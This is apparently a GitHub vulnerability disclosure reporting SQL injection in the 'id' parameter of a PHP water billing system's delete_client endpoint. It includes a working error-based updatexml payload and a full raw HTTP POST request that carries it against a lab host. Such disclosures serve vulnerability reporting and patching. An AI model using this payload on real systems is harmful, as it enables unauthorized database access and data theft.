mikeccltt / **wbms_bug_report** Public

Code Issues Pull requests Actions Projects Security Insights

main

wbms_bug_report / water-billing-management-system / **sql.md**

mikeccltt Update sql.md History

1 contributor

34 lines (24 sloc) 1.19 KB

water-billing-management-system v1.0 has SQL injection

vendors: https://www.sourcecodester.com/php/15309/water-billing-management-system-phpoop-free-source-code.html

Date: 2022-05-07

Vulnerability File: /wbms/classes/Master.php?f=delete_client

Vulnerability location: /wbms/classes/Master.php?f=delete_client, id


[+] Payload:id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> id

Tested on Windows 10, XAMPP

```
POST /wbms/classes/Master.php?f=delete_client HTTP/1.1
Host: 192.168.2.106
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 65
Origin: http://192.168.2.106
Connection: keep-alive
Referer: http://192.168.2.106/wbms/admin/?page=clients
Cookie: PHPSESSID=0389fublnj7ggho8q04fuvfaqe

id=2' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+
```



List of Clients

Show 10 entries Search:

#	Date Created	Code	Name	Status	Action
1	2022-05-07 14:24	202205070001	wer, wer wer	Active	Action
2	2022-05-02 15:13	202205020001	Cooper, Mark D	Active	Action

Showing 1 to 2 of 2 entries

Previous 1 Next